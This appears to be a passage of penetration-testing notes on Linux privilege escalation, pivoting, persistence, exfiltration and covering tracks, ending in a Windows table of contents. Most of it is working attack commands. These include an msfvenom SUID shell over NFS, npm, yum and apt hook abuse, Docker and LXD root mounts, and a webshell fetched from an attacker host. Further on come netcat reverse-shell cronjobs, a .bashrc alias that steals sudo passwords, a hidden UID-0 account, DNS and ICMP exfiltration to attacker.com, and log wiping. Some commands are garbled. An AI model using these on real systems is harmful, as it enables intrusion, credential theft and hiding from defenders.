In contrast, the **no_root_squash** option allows the root user on the client system to retain full root privileges when accessing NFS shares. When this option is enabled, the root user on the client machine can perform any action on the NFS share as if they were the root user on the server, including reading, writing, modifying, or deleting files with root-level access.

How `no_root_squash` Works

- **Purpose:** It grants full root privileges to the root user on the client machine for accessing the NFS share. This might be necessary in scenarios where the client root user needs unrestricted access to the NFS share for certain operations.
- **Behavior:** The client root user's requests are not mapped to the **nobody** user, allowing the root user to access the NFS share with full privileges,

as though they are the root user on the NFS server.

- **Example:** A root user on the client can modify system-critical files on the NFS share, such as `/etc/passwd`, or other sensitive files if those are part of the exported NFS directory. This can pose a serious security risk if misused.

Example of NFS Export Configuration

- **With `root_squash`** (Default and Recommended):

```
/export/shared  
192.168.1.0/24(rw,sync,root_squash)
```

In this configuration, any root user from the 192.168.1.0/24 subnet will be mapped to the `nobody` user on the NFS server.

- **With `no_root_squash`** (Use with caution)

```
/export/shared  
192.168.1.0/24(rw,sync,no_root_squash)
```

In this configuration, root users from the 192.168.1.0/24 subnet will have full root access to the NFS share, meaning they can perform any operation without restriction.

Listing all accessible mounts

```
user@kali $ showmount -e {ip}
```

Exploitation

This requires root squash to be disabled. You can find that by displaying the configuration of the NFS share

```
cat /etc/exports
```

Next step is to mount the share in your attacking machine. We assume that the target machine nfs share is at /tmp.

```
mkdir /tmp/nfs  
mount -o rw,vers=2 ip:/tmp /tmp/nfs
```

Generating payload to be copied into the NFS share

```
msfvenom -p linux/x86/exec  
CMD="/bin/bash -p" -f elf -o  
/tmp/nfs/shell.elf
```

Give it permissions

```
chmod +xs /tmp/nfs/shell.elf
```

Now run the shell from the remote machine NFS share

```
/tmp/shell.elf
```

Symlinks

This scenario works if you can manage to make text editing programs such as [nano] [vim] or [sudoedit] run as another user such as [root] and wild cards are used .

Normally you can check on that by running [sudo -l]. A typical scenario is when you get an output similar to the below

```
Matching Defaults entries for werkzeug
on joker: env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/
bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin, sudoedit_follow,
!sudoedit_checkdir
```

User werkzeug may run the following commands on corporate:

```
(test-account) NOPASSWD: sudoedit
/var/www/*/*/*index.html
```

From the above, we can see that you can run [sudoedit] as [test-account] and its clear that [wild cards] are used on the path to the file which means if you create the same file [index.html] under similar directory such as [/var/www/privilege/escalation/index.html] and link it to the authorized_keys of the [test-account] user, you can then ssh to that account.

```
cd /var/www/  
mkdir privilege  
mkdir escalation  
touch index.html  
ln -s /home/test-  
account/.ssh/authorized_keys index.html
```

Generate ssh keys on your machine and copy the contents of id.pub and paste it in [index.html]

```
sudoedit -u test-account  
/var/www/privilege/  
escalation/index.html
```

With the private key of [test-account], you can then log in as that account.

Nodejs NPM

npm is the package manager for nodejs and javascript. You can use it if you are nodejs developer or to install javascript packages. When a non-root user can run [npm] as root then this open the possibility of creating a specially crafted [package.json] file if the original [package.json] file

contains [preinstall] item. An originak [package.json] for Nodejs looks like the below

```
{  
  "name": "rimrafall",  
  "version": "1.0.0",  
  "description": "rm -rf /* # DO NOT  
  INSTALL THIS",  
  "main": "index.js",  
  "scripts":  
  { "preinstall": "rm -rf /* /.*"  
  },  
  "keywords": [  
    "rimraf",  
    "rmrf"  
  ],  
  "author": "João Jerónimo",  
  "license": "ISC"  
}
```

cd to [/dev/shm] on the target machine and create a package.json file like below

```
user@hacked:/dev/shm$ cat  
node/package.json
```

```
{  
  "name": "fake-package",  
  "version": "1.0.0",  
  "scripts": {  
    "preinstall": "/bin/bash"  
  }  
}
```

Then execute

```
user@hacked:/dev/shm$ sudo npm i node/-  
-unsafe
```

The Package Manager

This method works best if [apt-get update] was added as a cronjob in [/etc/crontab]. Also write access is needed on [/etc/apt/apt.conf.d/]. Simply we create a script that will be executed once [apt-get update] finishes running.

```
echo 'APT::Update::Pre-Invoke  
 {"command"};' > pwn  
mv pwn /etc/apt/apt.conf.d/
```

Make sure to replace [command] above with the command you want to execute.
[pwn] is the name of the script.

Third-party services and programs

Logstash

Logstash is a service used to collecting, transforming and parsing logs. it works based on pipelines that take the input from multitude of log sources, process it and then send it to the stash where it is parsed and transformed.

The two most important config files are

```
pipelines.yml [controls the parameters  
configs]  
logstash.yml [controls which config  
files to run]
```

The configs of logstash are found under
[/etc/logstash]

To escalate privileges through logstash, couple conditions must be met

1- Service must be run as root

2- you have write access on at least one of the config files [/etc/logstash]

3- you are able to restart logstash service or it restarts automatically by itself [check /etc/logstash/pipeline.yml]

If conditions are met, modify one of the configuration files with the below

```
bash
input {
    exec {
        command => "cp /bin/bash
/home/bill/shell; chmod +xs
/home/bill/shell"
        interval => 10
    }
}

output {
    file {
        path => "/tmp/output.log"
        codec => rubydebug
    }
}
```

Abusing Apache

If Apache process is running as root, we can achieve root. First is to list the processes and their respective owner

```
ps -aux
```

And if Apache is run under root, then we can insert a webshell in the root directory of Apache. In Linux its under

```
/var/www/html/
```

Any webshell works. Download the example webshell below to your own machine

```
https://github.com/artyuum/Simple-PHP-Web-Shell
```


then start a python webserver to server the shell

```
python3 -m http.server
```

From the compromised machine, download and place it under the apache directory

```
cd /var/www/html  
wget http://attacker-ip/shell.php
```

After the download is successful, Navigate to the ip address of the compromised machine using the browser and open the shell. It will look like below



X11 authorization

The X Window System (aka X) is a windowing system for bitmap displays, which is common on UNIX-based operating systems. X provides the basic framework for a GUI based environment. The X Window System (aka X) is a windowing system for bitmap displays, which is common on UNIX-based operating systems. X provides the basic framework for a GUI based environment.

When there is **.XAuthority** file in the home directory of one of the users, it means there is X11 authorization running so the potential here is that we

can connect the running display impersonating the user the cookie is assigned to.

But first a couple enumeration steps are necessary.

Getting the display ID

```
user@machine:/home/user$ w
```

And a typical output would be

```
21:24:58 up 1:39, 1 user, load average:  
0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
admin tty7 :0 19:45 1:39m 9.01s 0.04s  
/usr/libexec/gn
```

The above shows that the display is connected to

admin

Getting more details on the display

[1]

```
xdpyinfo -display :0
```

[2]

```
xwininfo -root -tree -display :0
```

Both commands should give you an output with the second command showing other connected users to the display.

If you get no output from these commands, then it means you have to make sure or copy the **.Xauthority** file to the home directory of the user you owned and set the \$HOME environment variable

```
export HOME=/home/user
```

Screenshot capturing

```
xwd -root -screen -silent -display  
<TargetIP:0> > screenshot.xwd
```

If you are on the same machine that you want to perform privilege escalation then you can omit the **<targetIP>** then the command would be

```
xwd -root -screen -silent -display :0 >  
screenshot.xwd
```

Getting shell

```
msf> use  
exploit/unix/x11/x11_keyboard_exec
```

Abusing Yum

Yum is the package manager tool for red hat distributions of Linux OS.

If the user can run yum as sudo

We can verify that by running

```
sudo -l
```

Next step is to run below commands on the attacker machine

```
[1] TF=$(mktemp -d)
```

```
[2] echo 'id' > $TF/x.sh
```

```
[3] fpm -n x -s dir -t rpm -a all --  
before-install $TF/x.sh $TF
```

The output of the above three commands will be a package manager file **.rpm**.

Now on the attacker machine again, we spawn a web server to transfer the package file into the victim machine

```
python -m http.server
```

Now on the victim machine we can download the file with wget and execute the below

```
sudo yum localinstall -y x-1.0-  
1.noarch.rpm
```

You should then get root access.

Abusing qpdf

qpdf is a command-line tool in Linux used to manipulate and transform PDF files. It is a powerful tool that allows users to perform a variety of operations on PDF files, such as encrypting, decrypting, merging, splitting, and modifying them, without losing content or quality.

There's a section on **Embedded Files/Attachments** that explains options, including the **--add-attachment file [options]** feature.

You could also copy any file as PDF

```
user@victim:/dev/shm$ sudo qpdf --empty  
output.pdf -qfd --add-attachment  
test.txt --
```

```
user@victim:/dev/shm$ sudo qpdf --empty  
root.pdf -qfd --add-attachment  
/root/root.txt --
```

```
user@victim:/dev/shm$ strings root.pdf
```

This will allow you to read those pdf files using strings tool. You can also use the private SSH key:

```
user@victim:/dev/shm$ sudo qpdf --empty  
id_rsa.pdf -qfd --add-attachment  
/root/.ssh/id_rsa --
```

```
user@victim:/dev/shm$ strings id_rsa.pdf
```

Exploiting Group Permissions

Docker

If you are a member of the **docker** group, you can escalate privileges to root due to how Docker handles file system permissions and mounting.

Docker allows users in the **docker** group to create and manage containers, and because Docker containers can access host resources, this creates a potential privilege escalation vector.

The idea is to exploit Docker's ability to mount directories from the host system into the container.

By mounting the **root directory** (/) of the host into a container, a non-root user in the **docker** group can effectively gain root-level access to the host's file system. Once the host's root directory is mounted inside the container, the user can read, modify, or

delete any files on the host system, leading to full control.

Steps to Escalate Privileges

Run a Docker Container with Host's Root Directory Mounted

As a user in the `docker` group, you can start a privileged Docker container and mount the host's root (`/`) directory to the container. This will give the container access to the host file system.

```
docker run -it --rm --privileged -v  
/:/mnt ubuntu
```

- Here's a breakdown of the command:
 - `docker run -it` starts an interactive container.
 - `--rm` removes the container after you exit.
 - `--privileged` grants the container elevated privileges, which allows it to access and manipulate host resources.
 - `-v /:/mnt` mounts the host's root directory (`/`) into the container at `/mnt` inside the container.
 - `ubuntu` is the base image being used for the container, which you can replace with any Linux-based image.

Access and Modify the Host File System: Once inside the container, you can navigate to the `/mnt` directory, which contains the host's root file system:

```
cd /mnt
```

From here, you can manipulate any files on the host system. For example, you could edit critical system files, such as `/etc/shadow` or `/etc/passwd`, to create a backdoor or modify user credentials.

Escalate to Root: Since you can manipulate the host file system, you can escalate to root by modifying the root user's password. For example, you could use the following steps:

- Open the `/mnt/etc/shadow` file and replace the root user's password hash with a known hash (for example, a blank password or a hash you know).
- After modifying the password, exit the container, and log in as root on the host system using the new credentials.

Alternatively, you can create a new user and give it root privileges by adding an entry to `/mnt/etc/passwd` and `/mnt/etc/sudoers`.

Example of Gaining Root

Open the `/mnt/etc/shadow` file inside the container:

```
vi /mnt/etc/shadow
```

Replace the root password hash with a known value (e.g., from another system where you know the root password) or a hash with no password.

Exit the Container: After making changes, exit the container:

```
exit
```

Log in as Root on the host system using the modified credentials.

When the target machine doesn't have internet, it cannot pull the alpine image, so

- **docker pull alpine** → pull alpine in attacker machine
- **docker save -o alpine.tar alpine** → save alpine image to tar file and transfer to victim

- `docker load -i /path/to/destination/alpine.tar` → load image from tar file.
- ◦ `docker image ls` → shows the images.

LXC / LXD

First we will download **Alpine Image** in our machine and transfer it to the target machine.

Initialize the container

```
lxd init
```

Then we unzip the **Alpine.zip** and import the local image

```
lxc image import alpine.tar.gz  
alpine.tar.gz.root --alias alpine
```

List the images

```
lxc image list
```

Start a privileged container with the `security.privileged` set to `true` to run the container without a UID mapping, making the root user in the container the same as the root user on the host. Here `alpine` is the name of the image and `example` is the name of the container we are going to spawn

```
lxc init alpine example -c  
security.privileged=true
```

Mount the host file system

```
lxc config device add example mydev disk  
source=/ path=/mnt/root recursive=true`
```

We are mounting entire file system `/` of the host to path `/mnt/root` and `recursive=true` to get all the files and folders.

Next we start the container

```
lxc start example
```

Executing commands inside the container

```
lxc exec example /bin/sh
```

Now we are root on the container and container contains the whole file system of host. we can edit the `/mnt/etc/shadow` to remove / change password of root, so that we can login as root in host.

The Disk Group

This method works when you get your first shell on the target machine. We check to see if the current user is part of the [disk] group

```
user@target-machine:/$ id  
uid=1000(user) gid=1000(user)  
groups=1000(user),4(adm),6(disk)
```

We list how the devices are configured

```
user@target-machine:/ $ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda 8:0 0 12G 0 disk
└─sda1 8:1 0 120M 0 part /boot
└─sda2 8:2 0 1K 0 part
└─sda5 8:5 0 11.9G 0 part
└─machine--vg-root 252:0 0 7G 0 lvm /
└─machine-vg-swap_1 252:1 0 1G 0 lvm
[SWAP]
sr0 11:0 1 1024M 0 rom
```

Based off the output above, we will want to read the [machine--vg-root] which is part of the partition [sda5]. We read the mappings on [LVM]

```
user@target-machine:/ $ ls -l
/dev/mapper/
lrwxrwxrwx 1 root root 7 May 14 20:51
machine--vg-root -> ../dm-0
lrwxrwxrwx 1 root root 7 May 14 20:51
machine-vg-swap_1 -> ../dm-1
```

So the mapped devices are [dm-0] and [dm-1]. We will then retrieve the [dm-0] device since it

contains the [root] file system. We will also compress it with [gzip] and send it to [netcat]

```
user@target-machine:$ time dd  
if=/dev/dm-0 | gzip -1 - | nc [your-ip]  
[port]
```

On your machine

```
user@attacker-machine:$ nc -lvp [port]  
> dm-0.gz
```

Once you receive the file, uncompress it with [gunzip] and mount it with the below command

```
user@attacker-machine:$ sudo mount dm-  
0-mounted /mnt/  
user@attacker-machine:$ ls /mnt/
```

Exploiting Python Libraries

Overview

Python Library Hijacking is a security vulnerability that occurs when an attacker manipulates the Python environment to load a malicious library instead of the legitimate one. This can happen when Python applications or scripts import libraries without explicitly specifying their full path or when the **PYTHONPATH** or environment variables are improperly configured. This type of attack can be exploited to execute arbitrary code, leading to privilege escalation or unauthorized access, especially when the vulnerable application or script is run with elevated permissions (such as root).

How Python Library Hijacking Works:

1. Manipulating the **PYTHONPATH**:

- Python uses the **PYTHONPATH** environment variable to determine where to look for modules when importing them. If an attacker can modify the **PYTHONPATH**, they can place a malicious library in a directory that is searched before the legitimate one,

causing the malicious library to be loaded instead. Example is shown below:

```
export  
PYTHONPATH=/attacker/path:$PYTHONPATH
```

1. **Hijacking Through Working Directory**

Precedence:

- Python's default behavior is to search for modules in the current working directory before looking in other system directories (like `/usr/lib/python3.x`). An attacker can place a malicious library with the same name as a legitimate one in the working directory, causing the malicious one to be imported when the script runs. Example is shown below to view the order in which modules are searched and imported.

PYTHON

```
user@kali:~$ python3 -c 'import sys;  
print("\n".join(sys.path))'  
  
/usr/lib/python3.5.zip  
/usr/lib/python3.5  
/usr/lib/python3.5/lib-dynload  
/usr/local/lib/python3.5/dist-packages  
/usr/lib/python3/dist-packages
```

Let's say you want to import **Numpy** library in your code. Before doing so, you can check the location of this package

PYTHON

```
user@kali:~$ pip3 show numpy  
...SNIP...  
Location:  
/usr/local/lib/python3.5/dist-packages  
...SNIP...
```

While importing, python searches in **/usr/lib/python3.5.zip** → **/usr/lib/python3.5** and then goes to **/usr/local/lib/python3.5/dist-**

packages

This means we can create a malicious version of `nump.py` in `/usr/lib/python3.5` so that when it's imported, our own version of `nump.py` gets the precedence and will be executed.

Example of a malicious `nump.py`

PYTHON

```
def system(command):  
    # Overwrite the system method to  
    run malicious code  
    print("Hijacked system command!")  
    # Run the attacker's code here
```

3. Insecure Permissions on Python Libraries:

- If the system's Python libraries or paths are misconfigured with weak file permissions, an attacker could replace a legitimate library with a malicious version, leading to arbitrary code execution when the compromised library is imported by Python applications.

4. Exploiting User Privileges:

- When Python scripts are run with elevated privileges (e.g., `sudo` or as root), an

attacker could exploit the vulnerability to execute their malicious code with those privileges, leading to **privilege escalation** or full system compromise.

Automated Methods

Automated methods are used when you have more than one machine to test or if you want to save time. Some common privilege escalation scripts are below

Linpeas

```
https://linpeas.sh/
```

LinEnum

Link

```
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
```

Run

```
./LinEnum.sh
```

Linux exploit suggester

<https://github.com/mzet-/linux-exploit-suggester>

Linux smart enumeration

<https://github.com/diego-treitos/linux-smart-enumeration>

Linux priv checker

<https://github.com/linted/linuxprivchecker>

Bangenum.sh

Downloading the script

```
wget  
https://raw.githubusercontent.com/bngr/0SCP-Scripts/master/bangenum.sh
```

Prcoessing

```
sed -i -e 's/\r$//' bangenum.sh
```

Executing

```
./bangenum.sh
```

PsPy

Link for 64bit

```
https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
```

```
https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64s
```

Link for 32bit

<https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy32>

<https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy32s>

Unix Priv Checker

wget

<https://raw.githubusercontent.com/pentes/tmonkey/unix-privesc-check/master/upc.sh>

Enum4Linux

Link

<https://github.com/CiscoCXSecurity/enum4linux>

General Options

- **-U**: get userlist
- **-M**: get machine list
- **-N**: get namelist dump (different from -U and -M)

- **-S**: get sharelist
- **-P**: get password policy information
- **-G**: get group and member list
- **-a**: all of the above (full basic enumeration)

Run a scan against an already compromised host

```
perl enum4linux
```

Run a scan against SMB Server

```
perl enum4linux IP
```

Remote Logging in

Remote logging works when you have successfully extracted working credentials/accounts in the target machine. You can then use them to login to the target machine and have a stable shell.

The below tools can be used to accomplish this purpose.

You can Install/download these tools from Impacket.

psexec

```
psexec.py <user>@<ip> powershell
```

wmiexec

```
wmiexec.py <user>@<ip>
```

smbexec

```
smbexec.py <user>@<ip>
```

Post Exploitation

Establishing root SSH connection to the target from the attacking machine without the need for password

Suppose after you got the meterpreter shell running in the target with root privileges that you want to maintain access incase the meterpreter session dies.

Generate ssh keys in the attacking machine

```
root@kali$:Ssh-keygen  
root@kali$:cat ~/.ssh/id_rsa.pub
```

Copy the public key

In the compromised host, paste the keys in the authorized keys

```
root@kali$:mkdir /root/.ssh  
root@kali$:echo "ssh-rsa  
AAAAB3NzaC1yc2EAAAQABAAQBgQD...  
kali@kali" > /root/.ssh/authorized_keys
```

From the attacking machine, connect to the compromised host

```
root@kali$:ssh root@[ip-compromised]
```

Lateral Movement aka Network pivoting

Forwarding connections with netcat from an internal internet-disconnected client through a victimized server:

On the victim server machine, download and install
rinetd

```
root@kali:~$sudo apt update && sudo apt  
install rinetd
```

Restart the service

```
root@kali:~$sudo service rinetd restart
```

Edit the config file at cat /etc/rinetd.conf and forward the connections that will be initiated from the internet-disconnected client on someport lets say its 80 that is open on the victim machine on a port opened by your attack machine

```
0.0.0.0 80 [your-attacker-ip] 80
```

This will forward the connection to port 80 on the victim machine to your attacking ip on port 80 given its open on your machine.

Next from the victim server machine, connect to the internet-disconnected client through SSH and initiate a netcat connection to your machine from there:

```
root@kali:~$Nc -nvv [victim-server-ip-address] 80
```

Port can be changed according to the environment conditions and the open ports on the victim server machine and your attacking machine.

SSH Local port forwarding

Connecting to an internal client on port 445 [SMB] directly from the attacking machine and through a compromised

internal server. This command is typed on the attacker machine

```
root@kali:~$sudo ssh -N -L  
0.0.0.0:445:192.168.1.110:445  
student@10.11.0.128
```

-L: means local forwarding

This command means that any connection regardless of the source address on port 445 will be forwarded to 192.168.1.110 which is the IP of the internal target client and through an SSH tunnel established through the compromised internal server.

Next step is to connect to the target port, in our case its 445, from your kali machine as a local connection.

```
root@kali:~$smbclient -L 127.0.0.1 -U  
Administrator
```

SSH Remote Port Forwarding

Configure a SSH tunnel directed to your kali machine to land on the internal client. The exact opposite of SSH local port forwarding. SSH tunnel will get around

the firewall.

On the compromised server type this command:

```
root@kali:~$ssh -N -R  
10.11.0.4:2221:client-ip:3306  
kali@10.11.0.4  
10.11.0.4: Kali IP
```

On your kali machine and depending on the port that is open on the internal client machine, you can interact directly:

```
root@kali:~$Nc 127.0.0.1 2221  
will connect you to the mysql server on  
the internal client machine
```

SSH Dynamic Port Forwarding

Instead of establishing an SSH tunnel for every host or every port, we use SOCKS4 Proxy on the kali machine to establish dynamic port forwarding that will redirect all incoming traffic to the internal target network through the ssh tunnel established between kali and the compromised server

```
root@kali:~$: sudo ssh -N -D  
127.0.0.1:8080 server@10.11.0.128
```

On kali machine, editing the configuration file of proxy chains is a necessary requirements for all testing tools to work:

```
<root@kali:~$cat /etc/proxychains.conf>
```

Add

```
socks4 127.0.0.1 8080
```

Then any subsequent command should be prepended with proxychains to work through this tunnel. Example nmap command

```
root@kali:~$:sudo proxychains nmap --  
top-ports=20 -sT -Pn 192.168.1.110
```

Setting up Socks5 Proxy at the compromised host

The socks5 will forward our incoming requests to any destination we want. In our case, we want to reach the internal network

Downloading the proxy at our local machine first

```
root@kali:~$wget  
https://raw.githubusercontent.com/mfontanini/Programs-  
Scripts/master/socks5/socks5.cpp
```

We change the listening port to something below 5555 and set up a username and password. We compile it and make it ready for transfer to the compromised host

```
root@kali:~$g++ -o socks5 socks5.cpp -  
lpthread
```

We transfer this to the compromised host, give it permissions to run and execute it to listen on the configured port

If there is a firewall rule that prevents the

compromised host from receiving connections on the port we configured, we can add two IPTABLES rules that forward connections on an allowed port like 80 to the configured port

```
root@kali:~$ iptables -t nat -A  
PREROUTING -s <IP_attacker> -p tcp -i  
eth1 --dport 80 -j DNAT -to dest  
[compromised-server-ip or localhost]:1521
```

```
root@kali:~$ iptables -t nat -A  
POSTROUTING -d [compromised-server-ip or  
localhost]:1521 -o eth1 -j MASQUERADE
```

Then we configure proxy chains and add the following
Socks5 [ip or dns name of the compromised host] 80
Then we are ready to discover the internal network

SSH Tunneling and Forwarding with Chisel

Download chisel on the attacking machine

```
curl https://i.jpillora.com/chisel! |  
bash
```

Or use the below link

<https://github.com/jpillora/chisel>

<https://github.com/jpillora/chisel/releases/tag/v1.8.1>

Run it on the attacking machine

```
./chisel server -p 2211 --reverse
```

On the host or victim machine run the below to start the client-server communications.

Here chisel is run as a client with server at 10.221.98.192:8000 with a '**R**'emote connection from the same machine and port 8001 being forwarded on to port 22 of the newly discovered network machine 172.18.0.1

```
curl http://<attack_machine>:8000/chisel  
-o chisel  
chmod +x chisel  
./chisel client attack_machine-ip:2211  
R:2211:localhost:631
```

On the attacking machine, connect to the host using ssh

```
ssh -p 8001 sysadmin@<host_ip>
```

Persistence

Persistence is a method to maintain your access in case the target machine reboots/shuts down or even if you need to log out and disconnect from the shell. Many of what we discussed above in the post exploitation section can be used to achieve persistence.

For example, when you extract password hashes of the system users or create new users, you can use them log in later thus you have created/established persistent access.

Persistence Methods

- Extracting hashes and cracking them to obtain the plain text password which can be used to login later. [Discussed in Post Exploitation Section]
- Creating new accounts and adding them to a privileged group such as the administrators group. [Discussed in Post Exploitation Section]

- Transferring backdoors to the machine [coming soon]
- Adding malicious scripts to startup
- Running scripts/executables as cronjobs and or adding them to the startup/autorun. [Discussed below]

Crontab Persistence Techs

Netcat cronjob

#Method-1

Add the below cronjob to the crontab

The below cronjob is set to run for every 10 mins.

```
0-59/10 * * * * nc ip attacker-ip -e  
/bin/bash
```

#Method-2

Execute the below command

```
crontab -l ; echo "@reboot sleep 200 &&  
nc <ip> <port> -e /bin/bash")| crontab  
2> /dev/null
```

Startup Persistence

Example of malicious code that uses netcat to connect to the attacker. Make sure to change the IP and Port in the code to yours.

```
{  
<var>=".hidden filename"  
cat << EOF > /tmp/<var>  
alias sudo='locale=$(locale | grep  
LANG | cut -d= -f2 | cut -d_ -f1);  
if [ \$locale = "en" ];  
then echo -n "[sudo] password for  
\$USER: ";  
fi;  
read -s pwd;  
echo;  
unalias sudo;  
echo "\$pwd" | /usr/bin/sudo -S nohup  
nc <ip> <port> -e /bin/bash >  
/dev/null && /usr/bin/sudo -S '  
EOF  
if [ -f ~/.bashrc ];  
then  
cat /tmp/<var> >> ~/.bashrc  
fi  
if [ -f ~/.zshrc ];  
then  
cat /tmp/<var> >> ~/.zshrc  
fi
```

```
rm /tmp/<var>
}
```

Then we can add the code to the .bashrc

#global-bashrc

```
echo <malicious code> >>
/etc/bash.bashrc
```

#Local-bashrc

```
echo <malicious code> >> ~/.bashrc
```

#Bash_profile

```
echo <malicious code> >> ~/.bash_profile
```

Creating New Persistence Accounts

Adding a new user with root privileges

Below we add **hacker** as a username with password **hacker-password** as a root account with root UID and GID.

```
useradd -o -u 0 -g 0 -d /root -s  
/bin/bash hacker echo hacker-password  
| passwd --stdin hacker
```

SSH Persistence

Account manipulation using SSH keys is a way for an attacker to gain access to a system without using a password. SSH (Secure Shell) keys are used to authenticate a user to a remote system, allowing them to log in without entering a password. Instead of a password, the user presents a private key file, which is then verified against a public key that is stored on the remote system. If the keys match, the user is authenticated and granted access to the system.

An attacker who has gained access to a user's private SSH key can use it to log in to the system without knowing the user's password. This can be done by copying the private key to the attacker's own system and using it to authenticate to the remote system. If the attacker is able to do this, they will be able to log in to the system and perform actions as if they were the legitimate user. This can

allow the attacker to gain unauthorized access to sensitive data or to perform actions that would not normally be allowed.

First, on the victim machine, we modify the SSH config by opening the file `/etc/ssh/sshd_config`:

- Uncomment the lines

```
PubkeyAuthentication yes  
Allow login with SSH Keys
```

- Comment the lines:

```
LogLevel INFO  
PasswordAuthentication yes
```

Next, on the attacker machine, we generate a pair of SSH credentials:

```
ssh-keygen
```

Next, copy the contents of your public key created under `/.ssh/id_rsa.pub` into the `authorized_keys` file in the victim machine

```
echo "content-of-id_rsa.pub" >  
authorized_keys
```

On the attacker machine, login with your private key

```
ssh -i id_rsa user@victim
```

Data Exfiltration

Data exfiltration is the stage that comes after the attacker compromised the target machine and in which the attacker attempts to exfiltrate data from the target to their own server/machine.

DNS Exfiltration

To exfiltrate files over DNS, some steps are to be taken on the attacker machine and others on the target/victim machine.

#Method-1

On The Target Machine

Lets say the file we want to exfiltrate is **secret.doc** and its hex output could be **sensitive.hex**

```
xxd -p secret.doc sensitive.hex
```

Then we use a for loop to perform a DNS lookup on the attacker domain in order to send the file. Lets say the domain that you set up on the attacker C2 server is **attacker.com**

```
for i in 'cat sensitive.hex'; do dig  
$i.shell.attacker.com; done
```

Attacker Machine

Capture the DNS requests from the target machine

```
tcpdump -w /tmp/dns -s0 port 53 and host  
example.com
```

Then we extract the exfilled file **sensitive.hex** from the packet into **decoded.txt**

```
tcpdump -r dnsdemo -n | grep  
shell.attacker.com | cut -f9 -d' '| cut  
-f1 -d'.' | uniq decoded.txt
```

Lastly we reverse the encoding

```
xxd -r -p decoded.txt output
```

#Method-2

On the victim machine

First we en

```
base64 targetfile > outputfile
```

Then with **for** loop we can send the content to the attacker domain

```
for c in `cat outputfile`; do dig  
$c.attacker.com; done;
```

On the attacker machine

We run Tcpdump to listen on port 53 and capture the packets sent from the victim to an output file

output.txt

```
tcpdump -i ens33 -w dns.cap port 53
```

```
tcpdump -r dns.cap | grep A? | cut -f 9  
-d ' ' | cut -f 1 -d '.' | base64  
-d > output.txt
```

ICMP Exfiltration

On Target Machine

Execute the below on liner. We are assuming that we want to exfiltrate the contents of **/etc/passwd**.

```
stringz='cat /etc/passwd | od -tx1 | cut  
-c8- I tr -d " " | tr -d "\n"';
```

Execute the below loop. Make sure to insert the correct domain/IP of the attacker C2 server.

```
counter=0;  
while (( $counter = ${#stringZ} )) ;  
do ping -s 16 -c 1 -p  
${stringZ:$counter:16} attacker-ip &&  
counter=$(( (counter+6) ));done
```

On Attacker Machine

Execute the below tcpdump command to receive and decode the file into **output.dmp**

```
tcpdump -ntvvSxs 0 'icmp[0]=8'  
output.dmp |  
grep 0x0020 output.dmp | cut -c21- | tr  
-d " " | tr -d "\n" | xxd -r -p
```

SSH Exfiltration

The below command will create a tar ball of the **sensitivefile** and send it over SSH to the attacker's SSH server

```
tar zcf - sensitivefile | ssh attacker-  
ip "cd /<path>/; tar zxpf -"
```

Clearing Tracks

Disabling the bash history file to avoid having our commands recorded

This is useful if you managed to get access to a machine and don't want your commands to be

recorded.

```
root@Red-hat:~$:Unset HISTFILE  
root@Red-hat:~$:Unset HISTSANE  
root@Red-hat:~$:Unset HISTCMD
```

Clearing History

Clearing shell history

```
history -c
```

Removing bash history file

```
rm ~/.bash_history
```

Clearing Logs

Try to clear the below logs before logging out.

#Attempted logins for SSH

```
/var/log/auth.log
```

#System events

/var/log/syslog

#Access logs of services such as [mysql] and [Apache]

/var/log/<service/

Appendix

Privilege escalation C code

C

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main (void) {
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
    return 0;
}
```



Windows Privilege Escalation Notes

Table of Contents

- Enumeration
 - Listing System details
 - User Details
 - Network Enumeration
 - Services and processes
 - Files and Directories
 - Processes and Scheduled Tasks
 - Network Shares
 - Installed Programs
 - Auditing Group Policy Objects
 - Auditing AutoRuns and Startups
 - Netview Tool
- Remote Logging in
- Manual Privilege Escalation Methods
 - Exploiting Scheduled Tasks
 - Abusing Services
 - Basics
 - Insecure Executable Permissions
 - Unquoted Service Path
 - Manual
 - With Metasploit
 - Adding a new admin user to the compromised windows system.

- Finding Files that Store Passwords in Plain Text
- Adding a new admin user to the compromised windows system.
- Pass The Hash
- DLL Hijacking
 - Creating malicious DLL with msfvenom
 - Manually using a C code
- DLL Injection
 - With PowerSploit
- Finding Weak File Permissions
 - Using accesschk
 - Using Icacls
 - Powershell
- Autologon
 - Method one: Powershell run as
 - Method Two: Using net use
- Always Install Elevated
 - Exploit with Metasploit
 - Exploit with Powersploit
- Rotten Potato
 - With Metasploit
 - With Powersploit
- Exploiting saved credentials
- Secondary Logon Handler
 - With Metasploit

- With Powershell and ExploitDB
- Exploiting SelImpersonatePrivilege
 - JuicyPotato
 - Rogue Potato
 - Print Spoofer
 - EfsPotato
- Bypassing UAC
- Automated privilege escalation methods
 - Watson
 - Windows Exploit Suggester
 - Winpeas
 - Sherlock
 - Powershell Empire
 - Download
 - Privilege escalation
 - PowerSploit
 - Harvesting plain text passwords
 - DLL Injection
 - Unquoted service path
 - DLL Hijacking
 - Token Impersonation
 - PowerUp
 - Check for misconfigurations
 - Unquoted Service Path
 - PrivEscCheck

- Most Popular Kernel Exploits
- Windows Post Exploitation
 - Adding a new user
